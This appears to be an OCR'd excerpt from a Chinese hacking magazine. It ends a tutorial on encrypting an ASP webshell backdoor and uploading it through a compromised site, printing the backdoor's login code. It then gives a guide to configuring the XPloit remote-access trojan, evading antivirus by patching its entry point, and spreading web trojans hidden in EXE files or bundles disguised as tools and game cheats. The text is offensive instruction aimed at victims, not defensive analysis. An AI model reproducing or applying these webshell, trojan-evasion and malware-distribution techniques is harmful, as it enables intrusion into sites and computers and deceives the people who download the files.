


图3

好了让我们用记事本分别打开houmen.asp和houmen2.asp，如图4，图5。

对比一下看看，怎么样？好看了吧，这次再利用我们千辛万苦得到的上传权限，写上地址回车。哈哈，可爱的后门向我们招手了。记得加密之前要把后门的密码改好，加密之后看不懂了改不了可不要怪我哟……

（本文涉及到的screnc，光盘有收录）



```
<%
'========All by EmperorFirst
Server.ScriptTimeout=50000
Response.Buffer = True
On Error Resume Next
ApplicationName = "EmperorFirst"
UserPass        = "65u56y54y35tg6k"
ShowFileIco     = False
IcoPath         = ""
URL             = Request.ServerVariables("URL")
ServerIP        = Request.ServerVariables("LOCAL_ADDR")
BackUrl         = Request.ServerVariables("HTTP_REFERER")
Action          = Request("Action")
RootPath        = Server.MapPath(".")
WWWRoot         = Server.MapPath("/")
FolderPath      = Request("FolderPath")
FName           = Request("FName")

If Session("GXGL")<>UserPass Then
  If Request.Form("LoginPass")<>"" Then
   .If Request.Form("LoginPass")=UserPass Then
      Session("GXGL")=UserPass
      Response.Redirect BackUrl
    Else
        response.write"验证未通过！"
    End If
  Else
    Response.Write"<center><br><br>EmperorFirst<br><br>"
    Response.Write"<form action='"&URL&"' method='post' name='lform'>"
    Response.Write"请输入密码：<input name='LoginPass' type='password' size='15'>"
    Response.Write" <input type='submit' value='登录'></form></center>"
  End If
  Response.End
End If
```

图4





图5



菜鸟伯乐，XPloit马

yizhigu [S.H.C]

最近，我感觉自己俨然成了一个“伯乐”，成天泡在网上淘“马”，经过不泄的努力，终于发现了一匹威力强大的终极好马——XPloit。这是一款进口木马，不光整合了基本木马的功能，还包含了许多有趣的恶作剧功能。

一、服务端的配置

首先打开client客户端程序，选择“create server”来配置服务端。“Connect IP/DNS”栏填写你的ip地址或者是域名，如果只是在内网进行控制，可以直接填写本机的内网ip地址。下面的两个端口设置分别表示本地监听的主端口和文件传输的端口，使用默认的4000和4001就可以了。

“Installation”是安装项目，通常不用修改，我们的服务端是插入进程的模式。“inject”表示注入的进程，默认是IE进程，如果要注入到explorer进程，那么此处就可以改成%systemroot%/explorer.exe。注入到浏览器的进程中会使稳定性和穿“墙”性大大提高，所以我们使用默认的就可以。“Misc”代表杂项，“melt server”表示运行后自删除，不过经过测试发现该功能并不能实现。“startup message”可以定义运行后的错误提示，大家根据自己需要设置。服务端最关键的地方就是启动方式的选择，建议大家使用ActiveX Start方式启动，会增加隐蔽性，如果选择run键值下启动，运行msconfig就可以被轻易发现了。

其他一些扩展项目就不介绍了，最后点击build就可以创建我们的服务端，如图1，该过程会自动让你选择是否用UPX加壳。




图1

二、服务端的免杀

服务端生成后，我们首先要做的就是免杀，这款木马目前已经被许多杀毒软件列入黑名单了。在上边生成服务端的最后我提到了程序会提示我们是否用UPX加壳，我们最好选择不加壳，因为加壳后很多代码都被打乱，不利于我们的分析操作。木马免杀的方法有很多，不过最简单的方法就是在入口点加1。使用peditor载入服务端程序，然后在入口点的末尾地址加1，在这里就是把00001000改为00001001，最后选择“应用更改”就改变了程序的入口地址，如图2。事先我分别使用瑞星、江民和卡巴对未加壳和UPX加壳后的服务端进行查杀，无一能够通过，然后再用这三款杀毒软件对修改后的服务端进行查杀，竟然全部通过。如此简单的过程，究其原因还是杀毒软件对这些不流行的木马是敷衍的态度，没有定义多重特征码。当然，改入口地址后仍然被杀，可以再通过冰峰文件防火墙进行特征码修改。如果你要制作网页

木马，最后别忘记给程序加个压缩壳。(不过经小编测试，发现用Peditor修改后程序运行出错，看来此方法还带有一定的局限性)




图 2

三、木马的传播和内网使用

在上期的X档案中，我给大家介绍了如何利用wmf漏洞制作网页木马。许多朋友关心的当然是网页木马的利用问题，除了通过webshell插入到网站的页面，是不是也有其它的方法呢？有的朋友想到了在rm、asf等音频文件中插入网页木马，其实在exe文件中也是可行的。我们要用到一个工具：EXE广告注入机2006，这款软件可以把任意网页嵌入到exe文件中。在嵌入的网页地址里填写我们的网页木马地址，然后选择一个EXE文件进行插入，当然如果你是为做网站宣传也可以不隐蔽IE窗口，最后点击“开始注入”就完成了，如图3。你可以选择一个利用价值比较高的exe程序放到下载站点或者网络硬盘里推荐给别人，最好是一些实用工具或者游戏外挂，这样命中率就相当高了。文件捆绑也是一个不错的选择，我给大家推荐一款新近推出的捆绑机：KENDY捆绑器。该捆绑机的优点在于不仅可以压缩捆绑后的文件，还能通过捆绑文件检测工具的检查，是我们菜鸟的上佳选择（图4）。有一点要说明一下，这两款工具制作出的程序已经能被卡巴斯基查杀了，但是幸运的是仍然可以通过其他大多的杀毒软件。

